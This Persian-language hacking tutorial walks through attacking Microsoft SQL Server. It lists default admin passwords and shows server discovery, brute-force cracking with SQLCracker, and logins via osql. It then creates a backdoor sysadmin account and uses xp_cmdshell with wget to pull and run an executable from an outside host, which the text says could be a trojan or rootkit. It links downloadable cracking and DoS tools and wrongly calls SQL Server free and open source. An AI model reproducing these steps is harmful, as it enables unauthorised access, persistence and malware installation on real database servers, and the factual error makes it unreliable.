SQL Server Attacks: Cracking , Hacking , …

در دنیای اطلاعات امروز ، اطلاعات سرور ها مانند قلب یک شرکت هستند. و این اطلاعات سرور ها برای هکر ها بسیار محبوب هستند و اگر یک هکر بتواند به این اطلاعات دست یابد خواهد توانست خسارات بسیاری را به بار آورد.
بسیاری از افراد از حضور هکر ها باخبر هستند اما درک نمیکنند که حملات آن ها به چه صورت است و اطلاعات آن ها تا چه حد برای هکر ها جذاب است. در این مقاله به حملات مقدماتی و اصول این حملات اشاره شده و ابزارهایی برای این نوع حملات ارائه گردیده است و این مقاله یک مقاله جدید در این موضوع نیست و هر روزه مقاله های بسیاری در این باره نوشته می شود و آسیب پذیری هایی برای این بانک های اطلاعاتی منتشر می شود.

بانک های اطلاعاتی و SQL سرور :
بانک های اطلاعاتی برنامه هایی هستند که دسترسی یک کلاینت را به اطلاعات میسر می کنند. برنامه های بسیار گوناگونی برای انجام این امر وجود دارند که Microsoft SQL Server که رایگان و اوپن سورس می باشد یکی از آن هاست.
با آنکه از این نوع نرم افزارها گونه های مختلفی وجود دارند اما آن ها با هم یک سری تشابهاتی دارند:
اول اینکه تمام این نرم افزارها از یک زبان برنامه نویسی مانند زبان مشهورSQL و یا از ساختار زبان های پرسش (Query) استفاده می کنند. و این زبان از نظر سادگی قوانین برنامه نویسی در ردیف چهارم قرار داد و یک برنامه نویس با استفاده از امکانات آسان این نرم افزار می تواند بانک اطلاعاتی خود را به راحتی طراحی کند.
دومین وجه مشترک به اشتراک گزاری اطلاعات سرور با کلاینت است که باید هویت کلاینت مورد تصدیق قرار بگیرد.(این بحث برای نفوذ بیشتر مورد نظر است)

برای مفهوم بهتر یک مثال از معروفترین و آسان ترین کوئری SQL در زیر آورده شده است:

Simple: "Select * from dbFurniture.tblChair"


که با این دستور تمام اطلاعات موجود در جدول tblChair در بانک داده dbFurniture نمایش داده می شود.
در زیر مثالی کمی پیچیده تر آورده شده است:

Complex: "EXEC master..xp_cmdshell 'dir c:\'"

که این دستور کوتاه تمام فایل ها و پوشه های موجود در دایرکتوری C سرور را برای کلاینت نمایش می دهد.
دومین خصوصیت مشترکی که تمامی کارگزاران پایگاه داده دارا می‌باشند، نیاز همگی آنها به یک اتصال تصدیق اصالت شده جهت برقراری ارتباط مابین کاربر و میزبان می‌باشد. این اتصال توسط مشخصه‌های بسیاری تعریف می‌شود و با توجه به آنکه توضیح بسیاری از آنان نیازمند مقالات مفصلی می‌باشد فقط به معرفی بعضی از موارد مهم زیر اکتفا می‌نمایم.

- Database source
- Request type
- Database
- User ID
- Password

پیش از برقراری هر نوع ارتباط، کاربر باید مشخص کند که به چه نوع کارگزار پایگاه داده‌ای می‌خواهد متصل شود. علاوه بر آن باید نوع درخواست نیز جهت سرویس‌دهی مناسب کارگزار مشخص شود و در ادامه نیز نام پایگاه داده و نهایتاً اطلاعات مورد نیاز تصدیق اصالت کاربر بیان می‌شود. تمامی این اطلاعات هرچه که مناسبتر انتخاب شوند اتصال قویتر خواهد بود در غیر اینصورت اتصال می‌تواند توسط حمله‌کنندگان مورد سوء استفاده قرار گیرد. حملات صورت گرفته برضد SQL Server می‌توانند مطابق با شکل ۱ دسته‌بندی شوند:



طراحی یک حمله:

خوب تا حالا با کلیات SQL آشنایی پیدا کردید اکنون باید راهی برای نفوذ به داخل این بانک اطلاعاتی پیدا کرد.
من حملات به بانک داده ای SQL را به دو دسته تقسیم کردم:

۱- حمله مستقیم (حمله به سرور که در این مقاله جای میگیره)
۲- حمله غیر مستقیم (مانند SQL Injection که در این مقاله از توضیح آن صرف نظر شده وتنها تعدادی مقالات فارسی در این رابطه معرفی شده است)

حمله مستقیم:

در ابتدا باید بگم که هر برنامه بانک اطلاعاتی به صورت پیش فرض دارای یک یوزر و پسورد ادمین می باشد که در زیر می توانید این یوزر و پسورد ها را مشاهده کنید:

Name	User	Password
Oracle	sys	oracle
mySQL (Windows)	root	null
MS SQL Server	sa	null
DB2	dlfm	ibmdb2


در بعضی مواقع برنامه نویس یک بانک اطلاعاتی فراموش می کند که یوزر را تعویض و یا برای آن پسورد بگذارد و یک هکر به آسانی به اطلاعات بانک متصل شده و اعمال خود را پیاده می کند.

پیدا کردن سرور:

خوب ابتدا ما باید یک سرور را پیدا کنیم که پرت 1433/TCP و یا دیگر پرت های استفاده شده توسط SQL را پیدا کنیم (مثل 1434/UPD و ...)

نکته: ممکن است شما یک سرور خاص مد نظرتان باشد(که با پرت اسکنر ها و یا vuln اسکنر ها آن سرور را پیدا کردید) و در نتیجه احتیاجی به پیدا کردن سرور نداشته باشید.

من برای این کار برنامه SQL Scanner را پیشنهاد می کنم کار با این برنامه بسیار آسان است و این برنامه تحت خط فرمان اجرا می شود.



جمع آوری اطلاعات:

در این مرحله شما باید در مورد هدف خود اطلاعات بدست بیاورید مانند اینکه ورژن پایگاه داده شما چند است و ...
برای این کار برنامه SQL Ping می تواند به شما بسیار کمک کند و اطلاعات مفیدی به شما درباره هدف بدهد البته لازم به ذکر است که برنامه های دیگری مانند vuln اسکنر ها نیز می توانند این کار را برای شما انجام دهند.

```
D:\WINDOWS\system32\cmd.exe
Usage: SQLPing.exe target_ip
*****************************************
Listening....

ServerName:
InstanceName:MSSQLSERVER
IsClustered:No
Version:8.00.194
tcp:1433
np:\\                    \pipe\sql\query


SQLPing Complete.

H:\>
```

کرک کردن:

در این بخش شما باید یوزر و پسورد ادمین رو کرک کنید که کار راحتی نیست و بسته به به یوزر و پسورد زمان نیاز دارد.
برای کرک کردن برنامه SQL Cracker می تواند به شما کمک کند این برنامه تحت خط فرمان اجرا می شود.

```
C:\WINDOWS\system32\cmd.exe
C:\>sqlcracker 217.218.206.8 c:\user.dat c:\pass.dat 10
*****************************************************
        SQLCracker

          Written by Refdom
          Email: refdom@263.net
          Homepage:www.xfocus.org or (www.opengram.com)
*****************************************************
Usage:SQLCracker.exe IP Userdict Passworddict ThreadCount

eg:SQLCracker.exe 192.168.1.1 c:\user.dat c:\password.dat 10
---------------------

Start to scan...
Try to get server's TCP port...
Get SQLServer Port:1433
Try to connect TCP 1433 port...
TCP 1433 port listenning...

USER:sa
.........
USER:root
.........
USER:admin
.........
USER:testng 3◄
.........
Detect:0 Accounts
Scan ended...
```

توجه داشته باشید که روش های دیگری هم برای نفوذ هست مثلا برنامه هایی هستند که می توانند ظرف مدت کوتاهی یوزر و پسورد را بشکنند و آن را کرک کنند(برای ورژن ۷ همچین چیزی هست) و یا اکسپلویت هایی برای ورژن های قدیمی تر وجود دارند که کار را برای شما آسان می کنند.

نفوذ به سرور:

خوب تا کنون اگر موفق شده باشید یا یوزر پیش فرض و یا با کرک کردن یوزر توانسته اید یه اکانت با دسترسی ادمین داشته باشید ، ولی چه طور باید به پایگاه داده SQL وصل شد؟
شما می توانید از نرم افزار OSQL که محصول خود مایکروسافت است و برای ادمین ها طراحی شده است تا با آن به صورت ریموت به بانک اطلاعاتی متصل شود استفاده کنید این نرم افزار تحت خط فرمان اجرا شده ئ در صورتی که بخواهید بیشتر از قابلیت های آن استفاده کنید بهتر است اطلاعات پیش زمینه ای در مورد زبان برنامه نویسی SQL و کوئری ها (Query) داشته باشید.
ابتدا برای وصل شدن به پایگاه باید لاگین کرد که شما باید با استفاده از چند سوییچ و یوزر خود و پسورد لاگین کنید: (این لاگین به صورت ریموت است)

osql –S server name/IP –U user name –P password

در تصویر هم یک لاگین لوکال (بدون نام سرور / آی پی) و یک لاگین ریموت نشان داده شده:

```
Command Prompt - osql -S JAKIS_MSDE -U sa -P

C:\>osql -U sa -P
Login failed for user 'sa'.

C:\>osql -S JAKIS_MSDE -U sa -P
1> select DB_NAME(),USER_NAME()
2> go

 ----------------------------------------------------------------------------
        ----------------------------------------------
        ----------------------------------------------------------------------
        ------------------------------------------------------
 master

        dbo

(1 row affected)
1> _
```

خوب حالا چه گونه یک اکانت با دسترسی ادمین برای خود بسازیم که در صورتی که پسورد یوزری که با آن وارد شدیم عوض شد باز هم دسترسی داشته باشیم:

```
1> sp_addlogin 'hacked','h4xor'
2> go                                          ---> اکانت را می سازد
New login created.
1> sp_addsrvrolemember 'hacked','sysadmin'
2> go                                          --> دسترسی ادمین به اکانت می دهد
'hacked' added to role 'sysadmin'.
1> quit
C:\>osql -U hacked -P h4xor -Q "SELECT DB_NAME(),USER_NAME()"
 -------- -------
 master   dbo
(1 row affected)
C:\>
```

خوب در عکس زیر هم می توانید مشاهده کنید که چگونه یک فایل از اینترنت بر روی سرور آپلود و بر روی آن اجرا شده که این فایل هر چیزی می تواند باشد مثل یک تروجان یا یک روت کیت!!
به قسمت اول علامت زده توجه کنید چون مهمترین قسمت این فرمان است.
در قسمت دوم علامت زده هم اجراشدن فایل را میبینید(پروسس لیست)

```
Command Prompt - osql -U hacked -P h4xor
C:\Program Files\Microsoft SQL Server\MSSQL\Binn>osql -U hacked -P h4xor
1> xp_cmdshell 'wget http://members.tripodasia.com.sg/lib/eggdrop.exe'
2> go
 output
 ------------------------------------------------------------------------------
 --22:46:16--  http://members.tripodasia.com.sg/lib/eggdrop.exe
             => 'eggdrop.exe'
 Resolving members.tripodasia.com.sg... done.
 Connecting to members.tripodasia.com.sg[202.160.249.55]:80... connected.
 HTTP request sent, awaiting response... 200 OK
 Length: 306,688 [application/x-msdownload]
 NULL
     0K .......... .......... .......... .......... .......... 16%   58.14 KB/s
    50K .......... .......... .......... .......... .......... 33%   50.81 KB/s
   100K .......... .......... .......... .......... .......... 50%   78.00 KB/s
   150K .......... .......... .......... .......... .......... 66%   59.31 KB/s
   200K .......... .......... .......... .......... .......... 83%   58.14 KB/s
   250K .......... .......... .......... .......... ......... 100%   62.11 KB/s
 NULL
 22:46:21 (60.08 KB/s) - 'eggdrop.exe' saved [306688/306688]
 NULL
 NULL

1> xp_cmdshell 'dir eggdrop.exe'
2> go
 output
 ------------------------------------------------------------------------------
  Volume in drive C is LUSCINIA
  Volume Serial Number is 94EF-C44E
 NULL
  Directory of C:\WINNT\system32
 NULL
 2002-05-16  22:55              306 688 eggdrop.exe
                1 File(s)        306 688 bytes
                0 Dir(s)   8 855 056 384 bytes free
 NULL

1>
```

```
Command Prompt
C:\>tlist /t
System Process (0)
System (8)
  SMSS.EXE (164)
    CSRSS.EXE (200)
    WINLOGON.EXE (220) NetDDE Agent
      SERVICES.EXE (248)
        svchost.exe (540)
        spoolsv.exe (576)
        svchost.exe (644)
        regsvc.exe (688)
        SNMP.EXE (776)
        VetMsgNT.exe (816)
        WinMgmt.exe (836)
        MsPMSPSv.exe (852)
        inetinfo.exe (872)
        sqlservr.exe (1184)
          CMD.EXE (1484)
            wget.exe (2112)
        mstask.exe (1020) SYSTEM AGENT COM WINDOW
```

در ضمن می توانید با این فرمان تمام سوییچ های برنامه را مشاهده کنید:

Osql help

حمله غیر مستقیم:

مانند SQL Injection در این مورد مقالات بسیاری وجود دارد که با استفاده از گوگل می توانید آن ها را پیدا کنید.

دانلود برنامه ها:

SQL Tools که شامل این ابزار هاست:
SQLCracker.exe
SQLPing.exe
SQLScanner.exe
SQLOverflowDos.exe
SQLDOSStorm2.exe
http://www.star-sat.host.sk/other/SQLtools.zip

OSQL که برای ارتباط با پایگاه داده است:
http://www.star-sat.host.sk/other/osql.zip

منابع:

Guarding Against SQL Server Attacks : Hacking, cracking, and protection techniques

(c) 2003 Cyrus Peikari, Seth Fogie

How SQL Server Is Hacked

...

نویسنده: St4r-S4t

کلیه حقوق این نوشته متعلق به نویسنده آن و تیم اهواز سکیوریتی می باشد.

www.4shir.com
www.St4r-S4t.co.nr